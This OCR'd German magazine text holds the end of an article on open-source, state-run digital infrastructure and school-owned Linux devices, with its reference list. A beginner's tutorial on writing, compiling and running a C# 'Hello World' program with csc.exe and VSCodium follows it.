Kernbestandteil des Bildungswesens sind die Schulen, also sind auch die Schulen systemrelevant. So würde niemand auf die Idee kommen, die Errichtung und den Betrieb der Schulen samt und sonders zu privatisieren, sie zum Beispiel an einen ausländischen Baukonzern zu verkaufen, der sie für den Staat betreibt, um sie dann zurückzuleasen. Jedem wäre klar, dass der Staat die souveräne und dauerhafte Verfügbarkeit der Schulen durch ein solches Vorgehen fahrlässig gefährden würde. Denn wie sollte der Staat dann verhindern, dass der private Betreiber der Schulen seinen Service verschlechtert, die Nutzungsbedingungen ändert, Preise unverhältnismäßig anhebt oder im Extremfall den Betrieb, aus welchen Gründen auch immer, einstellt? In den vergangenen Jahrzehnten haben die Kommunen einschlägige Erfahrungen mit der Privatisierung von Wasser- oder Stromversorgung gemacht.

Diese Fehler dürfen im Bereich der schulischen Digitalisierung nicht wiederholt werden, denn was für Schulgebäude aus Stahl, Glas und Beton gilt, gilt analog auch für virtuelle Klassenzimmer auf digitalen Bildungsplattformen, für digitale Lernmanagementsysteme, Cloudspeicher, Online-Büroanwendungen, Videokonferenzsysteme, Mail-Server und so weiter.

Medien- und Verbraucherbildung

Werbung ist an Schulen grundsätzlich verboten und muss so weit wie möglich vermieden werden. Es ist deshalb problematisch, wenn Schüler*innen beim Betreten des virtuellen Klassenzimmers oder der schulischen Nutzung von Software dauernd mit dem Logo eines Herstellers konfrontiert werden. Ebenso problematisch ist die Nutzung proprietärer Software in der Schule, bei der die Schüler*innen Gefahr laufen, durch den „Lock-in-Effekt“ im goldenen Käfig eines bestimmten Ökosystems von Betriebssystem, Anwendungen und Geräten eingesperrt zu werden.

Allgemeinbildende Schulen haben auch nicht die Aufgabe, Zertifikate für die Nutzung bestimmter Anwendungsprogramme oder Geräte bestimmter Hersteller zu vergeben. Schule muss Schüler*innen im Sinne kompentenzorientierten Unterrichts vielmehr ermächtigen, selbst zu wählen und zu entscheiden, welche Geräte, Betriebssysteme und Anwendungsprogramme sie nutzen möchten. Das geht am besten, wenn in der Schule offene Betriebssysteme (Linux), Open Source-Anwendungsprogramme und offene Dateiformate verwendet werden.

Staatliche Open-Source-Bildungsplattform

Eine auf Open-Source-Software basierende, staatlich betriebene Bildungsplattform scheint

am ehesten geeignet Datenschutz, digitale Souveränität und schulische Medien- und Verbraucherbildung zu ermöglichen. Open-Source-Software hat den Vorteil, dass sie dauerhaft und kostenlos verfügbar ist (digitale Souveränität), transparent auf Datenschutzkonformität und Sicherheit untersucht werden kann (Datenschutz) sowie werbefrei ist und offene Dateiformate verwendet (Verbraucher- und Medienbildung).

Nur wenn der Staat beziehungsweise das Land die digitale Bildungsplattform selbst betreibt und deshalb auch selbst fachkundiges Personal vorhält, kann der Staat souverän und dauerhaft über diese systemrelevante Infrastruktur verfügen und den Datenschutz zentral sicherstellen.

Das baden-württembergische Aktionsbündnis „Unsere digitale Schule“ hat ein entsprechendes Konzept für eine wertebasierte digitale Bildungsplattform skizziert. [39]

Linuxbasiert, modular, reparierbar

In ein solches wertebasiertes schulisches Digitalisierungskonzept würden am besten Linux-basierte oder Google-befreite Android-basierte digitale Endgeräte passen, weil sie bezüglich des Betriebssystems werbefrei wären und den Datenschutz besser als proprietäre Betriebssysteme gewährleisten würden. Linux-Nutzung würde auch dem Ziel der digitalen Souveränität dienen, weil Open Source (im Sinne von Freier Software) kostenlos und dauerhaft verfügbar ist.

Die Geräte sollten modular aufgebaut, robust und langlebig sein, damit Ressourcen geschont und Elektroschrott vermieden wird.

Wenn es darum gehen soll, im Sinne besagter Medienbildung Anwendungssoftware nicht nur durch Wischen und Klicken zu bedienen, sondern zu verstehen, wie Programme und Anwendungen funktionieren und programmiert werden, ist ein Endgerät mit Tastatur notwendig. Das digitale Hauptarbeitsgerät der Schüler*innen sollte also kein Tablet oder gar Smartphone sein, sondern ein entsprechendes Notebook oder ein Convertible (Tablet-PC mit Tastatur).

Es geht doch

Dass es möglich ist ein Konzept für Schulgeräte nach diesen Maßstäben umzusetzen hat das Georg-Büchner-Gymnasium Seelze nahe Hannover [40] anhand von Geräten für Lehrkräfte. Die Geräte werden von der Schule beschafft, mit Linux bespielt und an Lehrkräfte ausgegeben.

Das Quenstedt-Gymnasium in Mössingen, Baden-Württemberg, hat sich ein „Medienkonzept“ gegeben, das „digitale Souveränität“ beinhaltet, umfassend auf Open Source-Software setzt und die Nachteile von BYOD ausgleichen soll. [41]

Das ist ein guter Start, aber es bleibt noch viel zu tun.

Keine Privatgeräte im Schul-MDM

Daher schließt dieser Artikel mit dem Aufruf an alle Landesregierungen, Kultusministerien, die Kultusministerkonferenz und das Bundesbildungministerium, aber auch an Schulträger und Schulleitungen sowie Lehrkräfte, sich beim Thema „Digitalisierung im Schulbereich“ konsequent an den Prinzipien Datenschutz, Digitale Souveränität und einer Medien- und Verbraucherbildung zu orientieren, die an der Erziehung zur*zum mündigen Bürger*in orientiert ist. Wenn schulische Digitalisierung sich an diesen Leitprinzipien ausrichtet, kann sie

Unterricht und Lernprozesse bereichern, ohne Persönlichkeitsrechte der Lernenden und Lehrenden zu gefährden.

Im Falle von Geräten wie Tablets, Convertibles oder Notebooks heißt dieser Appell konkret, dass die Geräte von Schulen gekauft und nur für den Zweck der Lehre an Schüler*innen und Lehrkräfte ausgegeben werden sollen. Privatgeräte oder von Eltern bezahlte Geräte haben nichts im MDM der Schule zu suchen.

Dies untermauert auch die Entscheidung des LDI NRW vom 31.10.2022, in dem das LDI nur schulischen Geräten eine datenschhutzkonforme Anwendung bescheinigt. Hingegen „sieht die LDI NRW den Einsatz privater Endgeräte nicht nur bei Lehrkräften, sondern auch bei Schüler*innen generell kritisch. … Daher kann der Einsatz privater Endgeräte – auch im Interesse der Schulen, die für die Wahrnehmung ihres Bildungsauftrags auf digitale Lösungen setzen – nur übergangsweise in Betracht kommen. … Um die hiermit verbundenen rechtlichen Unsicherheiten zu vermeiden, empfehlen wir Ihnen, alle Schüler*innen möglichst kurzfristig mit schulischen Endgeräten auszustatten und damit die dauerhafte Gewährleistung von Datenschutz und –sicherheit zu ermöglichen."

Referenzen

[1] Swantje Unterberg: „Die Zukunft des Digitalpakts Schule – Ungleiches ungleich behandeln" (2022), https://www.spiegel.de/panorama/bildung/ad3b6761a-7b7f-4d98-8715-d40a2135e85d

[2] Daniel Rohde, Prof. Dr. Michael Wrase, „Die Umsetzung des DigitalPakts Schule – Perspektiven der schulischen Praxis auf zentrale Steuerungsfragen und -herausforderungen" (2022) https://www.gew.de/index.php?eID=dumpFile&t=f&f=122208&token=dc37c39c9bff0402645c869ce5224b77f6212738&n=20220502-PK-Digitalpakt-Bericht.pdf

[3] Bundesministerium für Bildung und Forschung: „Die Finanzen im DigitalPakt Schule" (2022) https://www.digitalpaktschule.de/de/die-finanzen-im-digitalpakt-schule-1763.html

[4] Wikipedia: „Breitband-Internetzugang". https://de.wikipedia.org/wiki/Breitband-Internetzugang

[5] Amazon: „Wie Sie Video in 4K Ultra HD auf Fire TV ansehen", https://www.amazon.de/gp/help/customer/display.html?nodeId=201859000

[6] Netflix: „Netflix in Dolby Vision oder HDR10 streamen", https://help.netflix.com/de/node/42384

[7] Chaos Computer Club: „Chaos Computer Club veröffentlicht Stellungnahme zum TKMoG" (2021), https://www.ccc.de/de/updates/2021/stellungnahme-zum-tkmog

[8] Bundesnetzagentur: „Breitbandatlas", https://www.bundesnetzagentur.de/DE/Fachthemen/Telekommunikation/Breitband/breitbandatlas/start.html

[9] Waltraud Ritzer: „Heißhunger nach Breitbandnetzen" (2022), https://www.telecomhandel.de/news/heisshunger-breitbandnetzen-2757299.html

[10] Manager Magazin: „Deutschland fällt in Digital-Ranking auf vorletzten Platz Europas" (2021), https://www.manager-magazin.de/politik/a-f0a7ef16-8903-4d9a-90c8-f72d732b8b9c

[11] News4Teachers: „Hinter den Zusammenbrüchen der Schulplattformen steckt ein Systemfehler: Ministerien als IT-Entwickler? Das kann nur scheitern" (2020), https://www.news4teachers.de/2020/12/hinter/

[12] Der Digitalpakt: „DigitalPakt Schule 2.0 – Wie geht's weiter?“ (2022), https://derdigitalpakt.de/2022/02/22/digitalpakt-schule-2-0-wie-gehts-weiter/

[13] e-Government Hannover Sitzungsmanagement: „Drucksache Nr. 2754/2020: Fortsetzung der Umsetzung des Medienentwicklungsplans ab 2021“ (2020), https://e-government.hannover-stadt.de/lhhsimwebre.nsf/DS/2754-2020

[14] Heise: „Schule digital: Wie ein Lock-In an Schulen der Gesellschaft schadet“ (2021), https://www.heise.de/hintergrund/a-6006927.html

[15] SPD Niedersachsen: „Regierungsprogramm der SPD Niedersachsen – 2022–2027“ (2022), https://www.spdnds.de/wp-content/uploads/sites/77/2022/06/SPD_NDS_LTW_Regierungsprogramm_2022-2022_K2.pdf

[16] Apple: „Apple Distinguished Schools“, https://www.apple.com/de/education/k12/apple-distinguished-schools/

[17] Apple: „Apple Teacher“, https://www.apple.com/de/education/k12/apple-teacher/

[18] Apple: „Apple Distinguished Schools: Zentren für Führungsqualität und hochwertige Bildung“, https://www.apple.com/de/education/k12/apple-distinguished-schools/docs/Apple_Distinguished_Schools_Centers_of_Leadership_and_Educational_Excellence.pdf

[19] Microsoft: „Microsoft Certified Educator Program“, https://certiport.pearsonvue.com/Certifications/Microsoft/MCE/Overview.aspx

[20] Microsoft: „Microsoft Showcase Schools“, https://www.microsoft.com/en-us/education/school-leaders/showcase-schools

[21] Microsoft: „Microsoft Showcase School Programm“, https://msp2l1160225102310.blob.core.windows.net/ms-p2-l1-160225-1023-13-assets/Microsoft_Showcase_School_Programm_de-DE.pdf

[22] Gesellschaft für digitale Bildung: „Digitaler Unterricht – chaosfrei“ (2021), https://www.gfdb.de/digitaler-unterricht-chaosfrei

[23] Relution: „Relution Teacher“, https://relution.io/insights/insight-relution-teacher-console/

[24] Apple: „MDM-Einschränkungen für betreute Apple-Geräte“, https://support.apple.com/de-de/guide/deployment/dep6b5ae23e9/1/web/1.0

[25] Relution: „Mobile Device Management (MDM)“, https://relution.io/mobile-device-management-mdm/

[26] AppleSupervised: „Get started with a supervised iPhone, iPad, or iPod touch“ (2022), https://support.apple.com/en-us/HT202837

[27] OWASP: „Zed Attack Proxy (ZAP)“, https://www.zaproxy.org/

[28] MDR: „Früherer Schuldirektor wegen schweren sexuellen Missbrauchs verurteilt“ (2022), https://www.mdr.de/nachrichten/sachsen/bautzen/goerlitz-weisswasser-zittau/urteil-landgericht-sexueller-missbrauch-schuldirektor-100.html

[29] News4Teachers: „Missbrauch durch Lehrer – Schulaufsicht beteuert: ‚Es wird nichts vertuscht‘“ (2020), https://www.news4teachers.de/2020/01/missbrauch-d/

[30] Geschichten, die zählen – Portal für Opfer (Filter für „Schule und Kita“ setzen), https://www.geschichten-die-zaehlen.de/

[31] Nathalie Sabas: „Zur Häufigkeit von sexuellem Missbrauch an Kindern und Jugendlichen“ (2022), https://link.springer.com/chapter/10.1007/978-3-658-37101-2_3

[32] Apple: „Verwalteter Modus ‚Verloren' und Fernlöschung", https://support.apple.com/de-de/guide/security/secc46f3562c/web
[33] Landesbeauftragte für Datenschutz und Informationsfreiheit Nordrhein-Westfalen: „Pandemie und Schule – Datenschutz mit Augenmaß" (2021), https://www.ldi.nrw.de/pandemie-und-schule-datenschutz-mit-augenmass-ueberarbeitung
[34] Art. 4 Nr. 11 Datenschutz-Grundverordnung (DS-GVO): „Begriffsbestimmungen" (2021), https://dsgvo-gesetz.de/art-4-dsgvo/
[35] Art. 7 Datenschutz-Grundverordnung (DS-GVO): „Bedingungen für die Einwilligung" (2021), https://dsgvo-gesetz.de/art-7-dsgvo/
[36] Art. 8 Abs. 1 Datenschutz-Grundverordnung (DS-GVO): „Bedingungen für die Einwilligung eines Kindes in Bezug auf Dienste der Informationsgesellschaft" (2021), https://dsgvo-gesetz.de/art-8-dsgvo/
[37] § 120 Abs. 2 Satz 3 Schulgesetz NRW (SchulG): „Schutz der Daten von Schülerinnen und Schülern und Eltern" (2005), https://recht.nrw.de/lmi/owa/br_bes_detail?bes_id=7345&anw_nr=2&det_id=593333
[38] Hellweger Anzeiger: „Alle Schüler in Kamen ab der achten Klasse bekommen iPads" (2022), https://www.hellwegeranzeiger.de/kamen/1000610342/
[39] Unsere digitale Schule: https://unsere-digitale.schule/
[40] Lernen mit freier Software: „Wie man 120 Lehrkräfte mit Linux-Convertibles ausstattet" (2021), https://linux-in-der-schule.de/2021/09/03/wie-man-120-lehrkraefte-mit-linux-convertibles-ausstattet/
[41] Quenstedt-Gymnasium Mössingen: „Medienkonzept" (2020), https://www.qg-moessingen.de/index.php/download_file/view/2135/173/

Hello World in C#
Ein Start in die Programmierung auf Microsoft Windows

von Manfred Laidler <manfred.laidler@web.de>

In diesem Tutorial möchte ich euch das Programmieren unter Windows 10 etwas näher bringen. Dazu sollt ihr die Programmiersprache C# für Microsofts .NET-Framework sowie die dafür notwendigen Werkzeuge kennenlernen. Dies werde ich euch anhand einer einfachen Konsolen-Anwendung zeigen, denn eine Windows-Applikation mit vollständiger Benutzeroberfläche und so weiter wäre für den Anfang viel zu kompliziert.

Was ist C#?

Sharp ist Englisch für das Kreuz (♯), das in der Notenschrift die Erhöhung einer Note um einen Halbton anzeigt. So wie die Programmiersprache C++ das Doppelplus benutzt um eine Fortsetzung (ein Inkrement) der Programmiersprache C anzuzeigen, soll das Doppelkreuz im Namen C# eine Anspielung auf die Fortführung dieser Folge sein.

C# ist eine objektorientierte Allzweck-Programmiersprache, die 2001 zusammen von Hewlett-Packard und Intel unter der Federführung von Microsoft entwickelt wurde. Urpsrünglich hauptsächlich für Windows entwickelt, ist es inzwischen auch möglich Anwendungen für macOS, iOS und Android-Geräte zu entwickeln, und auch für GNU/Linux gibt es offizielle .NET-Unterstützung. .NET heißt ein von Microsoft bereitgestelltes Framework, das diverse Werkzeuge und Techniken zusammenfasst. Wichtig ist zunächst ersteinmal nur zu wissen, dass in mehreren Programmiersprachen für das .NET-Framework programmiert werden kann, und C# eine davon ist.

Begrifflichkeiten und Prinzipien


Wie entstehen Programme eigentlich? In den meisten Fällen beginnt ein Programm mit dem Schreiben einer einfachen Textdatei, die der Einfachheit halber eine Dateiendung bekommt, die auf die verwendete Programmiersprache schließen lässt. In diese Textdatei werden wir gleich Anweisungen schreiben, die beschreiben, was das Programm tun soll. Dies ist dann der sogenannte Quellcode des Programms.

Haben wir alle gewünschten Anweisungen festgehalten, ist dies für den Computer aber immer noch eine einfache Textdatei. Damit dieser unsere Anweisungen auch versteht, müssten diese irgendwie übersetzt werden. Das ist auch genau das, was wir tun werden. Allerdings müssen wir das nicht selbst machen. Die meisten Programmiersprachen bringen ein Werkzeug mit, das dies für uns erledigen kann: den Compiler. Das Wort kommt von dem lateinischen Wort *compilare* und bedeutet soviel wie „aufhäufen“ oder „zusammentragen“.

In Windows-Betriebssystemen ist C# bereits enthalten, und so ist auch der Compiler schon vorhanden und muss nicht noch von uns nachinstalliert werden.

Unser „Hello World!“-Quellcode und was er bedeutet

Mit diesem Wissen können wir nun anfangen ein „Hello World!“-Programm zu schreiben. Dafür könnt ihr einfach das von Windows mitgebrachte Notepad verwenden. Der universellste Weg dieses zu öffnen ist mit dem Ausführen-Dialog. Drückt einfach die Tasten ⊞+R zusammen, und der Dialog sollte sich öffnen. Gebt dort nun einfach `notepad` ein, und mit einem Klick auf „OK“ öffnet sich schon der Editor.



Der Ausführen-Dialog

Dort könnt ihr nun die folgenden Anweisungen eintippen. Was diese bedeuten besprechen wir im Anschluss.

```
using System;

class Test
{
  public static int Main(string[] args)
  {
    Console.WriteLine("Hello World!");
    Console.WriteLine("Press any key to
        ↪ continue...");
    Console.ReadKey(true);
    return 0;
  }
}
```

Der Quellcode besteht aus mehreren Anweisungen oder „Ausdrücken“, welche jeweils mit einem Semikolon beendet werden. Diese Syntax ist in vielen Programmiersprachen verbreitet. Die geschweiften Klammern fassen mehrere Ausdrücke in einen Block zusammen, wie hier zum Beispiel den Inhalt einer Klasse und den der Main-Methode. Um besser erkennen zu können welcher Ausdruck zu welchem Block gehört, hat es sich eingebürgert, den Text pro Block-Ebene mit einem ⇥ einzurücken.

Da C# eine objektorienterte Programmiersprache ist, wir aller Code in sogenannten Klassen organisiert. Oben haben wir diese Klasse `Test` genannt, für dieses Beispiel ist der Name jedoch nicht wichtig. Dort befindet sich dann eine Funktion, bzw eine Methode. Diese sind normalerweise dazu da um zum Beispiel mehrschrittige Aufgaben zusammenzufassen, in diesem Fall hat sie jedoch eine besondere Funktion. Damit der Computer weiß, an welcher Stelle im Code er anfangen soll die Anweisungen auszuführen, hat sich die Konvention etabliert eine spezielle Methode namens `Main` zu benutzen. Diese muss immer so heißen. Außerdem muss diese öffentlich zugreifbar (`public`) und statisch (`static`) sein. Statisch heißt in diesem Fall dass sie immer ausgeführt werden kann, auch ohne eine Instanz der Klasse zu erstellen. Dies ist allerdings ein weiterführendes Konzept, das uns hierfür erstmal nicht interessieren soll.

Außerdem ist es üblich für Kommandozeilenanwendungen wie unsere einen Zahlenwert (`int`) zurückzugeben. Die Rückgabe des Wertes `0` sagt dabei aus, dass es keine Fehler bei der Ausführung gab, und alle anderen Zahlen dienen quasi als Fehlercodes. In den Klammern hinter dem Funktionsnamen steht noch, dass die Funktion eine Sammlung (`[]`) von Zeichenketten (`string`) erhalten soll, die

dem Programm als Argumente (`args`) übergeben werden. Dies ist aber auch in unserem Beispiel nicht wichtig.


Wir haben also diese spezielle Funktion, die zu Beginn des Programms aufgerufen wird. In den geschweiften Klammern wird nun in einem Block zusammengefasst, was diese tun soll, wenn sie aufgerufen wird.

`Console.WriteLine` ist eine Funktion, die eine Zeichenkette auf die Kommandozeile (`Console`) schreiben soll. Da diese Funktion bei C# dem Bereich `System` zugeordnet wird, müssen wir dem Programm noch sagen, dass wir diesen benutzen wollen (`using`). Ansonsten kann der Computer die Anweisung nicht finden. Ein `string` wird in den meisten Programmiersprachen zwischen zwei doppelten Anführungszeichen deklariert, in diesem Beispiel „Hello World!“. Dazwischen könnt ihr auch beliebig andere Nachrichten angeben, nur bei doppelten Anführungszeichen selbst und ein paar anderen Sonderzeichen wird es kompliziert.

Die Funktion `Console.ReadKey` wartet darauf, bis der Benutzer eine beliebige Taste drückt. Dies ist für dieses Beispiel wichtig, wenn ihr zum Beispiel das Programm nicht über die Kommandozeile sondern via Doppelklick aus dem Explorer startet. Da dieses Programm nach der Textausgabe sonst beendet wäre würde das Fenster direkt wieder geschlossen werden, sodass die Ausgabe direkt wieder verschwindet. Das warten auf einen Tastendruck hält dieses Fenster offen, bis eine Tasteneingabe erfolgt.

Zu guter Letzt teilen wir nun noch mit, dass es bei der Ausführung des Programms keine Fehler gab, und beenden das Programm (`return`).

Weitere Angaben zu den von .NET bereitgestellten Klassen gibt es auf der Website von Microsoft. [4]. Die dokumentierten Klassen sind über ihren Namespace – wie `Console` über `System` – auffindbar.




Die API von Microsoft mit Beispielen der Klasse `Console`

Kompilieren und Ausführen des Programms

Damit die Datei übersetzt werden kann müsst ihr sie zuerst speichern. Wählt am besten einen Ort im „Eigene Dateien“-Ordner, den ihr schnell wiederfinden könnt. Als Dateiname gebt bitte einen Namen mit der Dateiendung `.cs` ein, zum Beispiel `helloworld.cs`.

Um den C#-Compiler von Windows zu benutzen ist es am einfachsten die Kommandozeile zu benutzen. Keine Angst, das hört sich schwieriger an als es in Wirklichkeit ist.

Benutzt am Besten wieder den „Ausführen“-Dialog, den ihr mit der Tastenkombination ⊞+R öffnen könnt. Statt `notepad` gebt diesmal aber `cmd` ein und bestätigt mit „OK“. Nun sollte sich die Kommandozeilenaufforderung geöffnet haben.



Das Terminal-Fenster von cmd.exe

Der Compiler liegt an einem Ort in dem Windows-Installationsordner, und zwar um genau zu sein:

```
%WINDIR%\Microsoft.NET\Framework\v4.0.30319\
    ↪ csc.exe
```

Um den Compiler auszuführen reicht es, den Pfad und den Dateinamen einzutippen und mit der Eingabetaste zu bestätigen. Tippt also den obigen Pfad ein und probiert es selbst einmal aus.

Der Compiler müsste sich direkt über zwei Dinge beschweren. Zuerst warnt er, dass die Compilerversion schon ziemlich alt ist, und neuere Versionen der C#-Sprache nicht mehr unterstützt. Dies könnt ihr für dieses Beispiel aber getrost ignorieren. Das zweite ist viel interessanter, denn er beschwert sich, dass keine Quelldateien angegeben wurden.

Dafür ist es am einfachsten, mit der Kommandozeile in den Ordner zu navigieren, in dem ihr die Quelldatei gespeichert habt. Wenn ihr einen Unterordner von „Eigene Dateien“ gewählt hab, könnt ihr mit dem Befehl `cd Pfad zur Datei` dorthin navigieren. Wenn ihr euch dabei vertut, benutzt `cd ..` um wieder einen Ordner aufwärts zu gehen.

Wenn ihr ihm richtigen Verzeichnis angekommen seid, benutzt denselben Compiler-Befehl wie zuvor, nur gebt diesmal noch den Dateinamen als Parameter an. Das heißt hier einfach, dass ihr nach dem Pfad noch ein Leerzeichen und euren Dateinamen eintippt, etwa so:

```
%WINDIR%\Microsoft.NET\Framework\v4.0.30319\
    ↪ csc.exe
    ↪ hello.cs
```

Nun sollte der Compiler eine Erfolgsmeldung anzeigen.


Aufruf des Compilers mit der Datei `hello.cs` im Terminal-Fenster

Wenn ihr euch jetzt mit dem Befehl `dir` den Inhalt des Verzeichnisses anzeigen lasst könnt ihr feststellen, dass der Compiler nun eine Datei namens `hello.exe` erzeugt hat. `exe` kommt dabei vom Englischen Wort „executable“, was soviel wie „ausführbar“ bedeutet. Dies ist die Übersetzung eurer Textanweisungen in Computersprache – ein Programm, das der Computer nun ausführen kann.

Um dieses Programm auszuführen muss wieder der Name des Programms eingetippt werden. Da ihr schon im richtigen Verzeichnis seid könnt ihr den Pfad vorher jedoch einfach weglassen und stattdessen einfach folgendes eintippen:

```
hello.exe
```

Nun könnt ihr sehen, dass auf der Kommandozeile eure Nachricht ausgegeben wird.



Die Ausgabe des Programms `hello.exe` im Konsolenfenster

Benutzen von VSCodium

Der ständige Wechsel zwischen Text-Editor und Eingabeaufforderung ist etwas unkomfortabel. Aus diesem Grund ist es üblich für komplexere Projekte eine sog. IDE („Integrated Development Environment“) zu verwenden, also eine „integrierte Entwicklungsumgebung“, die uns viele Aufgaben abnimmt oder erleichtert.


Microsoft bietet dazu eine offizielle Software namens *Visual Studio* an. Diese ist jedoch proprietär, deswegen wollen wir eine Alternative dazu benutzen.

Visual Studio Code, oder kurz *VSCode*, ist ein alternativer Quellcode-Editor von Microsoft, der auf den Plattformen Windows, Linux und MacOS funktioniert. Zusammen mit ein paar Erweiterungen bietet er eine IDE-ähnliche Umgebung zum Programmieren mit C# an. Die offiziellen Versionen des Editors beinhalten jedoch auch wieder proprietäre und vor allem datensammelnde Funktionen von Microsoft. Deswegen gibt es ein Community-Projekt namens *VSCodium*, welches nur den MIT-lizensierten Open-Source-Anteil der Software ohne zusätzlichen Microsoft-Code zum Download anbietet. [5]

Es sei jedoch erwähnt dass selbst die C#-Erweiterung für VSCode und VSCodium Daten an Microsoft sendet. Da scheint es kein Umher zu geben, wenn man in Microsofts Programmiersprache entwickeln möchte.

Installer-Download für VSCodium


VSCodium kann über die Release-Seite auf Github heruntergeladen werden. [6] Navigiert dazu zum aktuellsten Release und klickt auf „Show all assets“. Findet darin die Datei die mit „VSCodium-x64-“ beginnt und mit „.msi“ aufhört – dies ist der Installer, den wir brauchen. Nachdem ihr die Datei heruntergeladen habt, startet sie mit einem Doppelklick und installiert die Software.



Windows-Installer für VSCodium

Nachdem die Installation abgeschlossen ist, könnt ihr das VSCodium starten. Es wird euch mit einem Dialog zu ein paar grundsätzlichen Einstellungen zur Ersteinrichtung fragen, wie zum Beispiel das Farbschema das ihr benutzen wollt und ähnliches. Nehmt euch ruhig die Zeit das Tool nach euren Bedürfnissen einzurichten, wenn ihr wollt. Ihr könnt den Teil aber auch überspringen, wenn ihr direkt losprogrammieren wollt.

Bevor es allerdings losgehen kann, müssen wir noch die bereits erwähnte C#-Erweiterung installieren. Klickt dazu links auf das „Extensions“-Icon und gebt C# in das Suchfeld ein. Installiert dann die Erweiterung mit folgender Beschreibung:



Beschreibung der C#-Extension in VSCodium

Nun öffnet das Menü „Datei →Ordner Öffnen“ und legt in dem erscheinenden Dialog einen neuen Ordner an, in dem Ihr eure Anwendung programmieren wollt. Wählt diesen dann zum Öffnen aus. Nun könnt ihr links im „Explorer“ den leeren Ordner sehen, den ihr soeben angelegt habt. Nun müssen noch die Projektdateien erzeugt werden. Öffnet dazu über „Ansicht →Terminal“ eine Kommandozeile. Dies ist im Prinzip eine Kommandozeile, wie wir sie im vorigen Beispiel verwendet haben, nur ist sie in den Editor integriert.


Hier tippt nun bitte folgendes Kommando ein:

```
PS C:\Users\Manfred\helloworld> dotnet new
    ↪  console
[...]
Getting ready...
The template "Console Application" was created
    ↪  successfully.

Processing post-creation actions...
Running 'dotnet restore' on on C:\Users\
    ↪  Manfred\helloworld\helloworld.csproj...
     Determining projects to restore...
     Restored C:\Users\Manfred\helloworld\
         ↪  helloworld.csproj (in
         ↪  64ms).
```

```
Restore succeeded.
[...]
```

Dieser Befehl erzeugt eine neue .NET-Konsolenanwendung im aktuellen Verzeichnis. Ihr müsstet nun im Explorer die neuen Dateien sehen können, die zu dem Programm erzeugt wurden.



„Hello World!“ Projektordner in VSCodium

„Programm.cs“ ist dabei die eigentliche C#-Quellcodedatei, die ihr nun editieren könnt. Die `.csproj`-Datei enthält Informationen über das Projekt für das VSCodium, die für uns erstmal nicht wichtig sind. Im `obj`-Verzeichnis legt der Editor temporäre und generierte Dateien ab, die uns ebenfalls nicht interessieren sollen.

Die von VSCodium-Angelegte Quellcodedatei enthält bereits ein „Hello World“-Programm, das ihr nun editieren oder ergänzen könnt.

Seit ihr mit eurem Programm glücklich, oder wollt ausprobieren ob es funktioniert, wechselt wieder zurück in das Terminalfenster und gebt folgenden Befehl ein:

```
PS C:\Users\Manfred\helloworld> dotnet run
Hello World!
PS C:\Users\Manfred\helloworld>
```

Dies kompiliert das Projekt in einen `bin`-Ordner, der jetzt neu erschienen sein müsste, und führt es danach aus. Wenn alles richtig ist, könnt ihr nun eure Textausgabe im Terminalfenster sehen.

Damit habt ihr nun ersteinmal alles, was ihr braucht, um mit diesem und weiteren Programmen herumexperimentieren zu können.

Übungsaufgaben

Mit der Ein- und Ausgabe auf der Kommandozeile könnt ihr schon ziemlich viel Anstellen. Hier habt ihr ein paar Vorschläge, mit welchen Problemstellungen ihr weiterexperimentieren könnt:

- Schreibe einen einfachen Passwort-Überprüfer
- Gib sechs zufällige, unterschiedliche Lottozahlen von 1 bis 49 aus
- Implementiere ein Galgenmännchen-Spiel

Es ist normal, dass ihr für die Bewältigung dieser Aufgaben ein bisschen im Internet oder der Dokumentation suchen müsst. Viel Spaß beim Programmieren auf Windows!

Referenzen

[1] Wikipedia: „C#“, https://de.wikipedia.org/wiki/C-Sharp
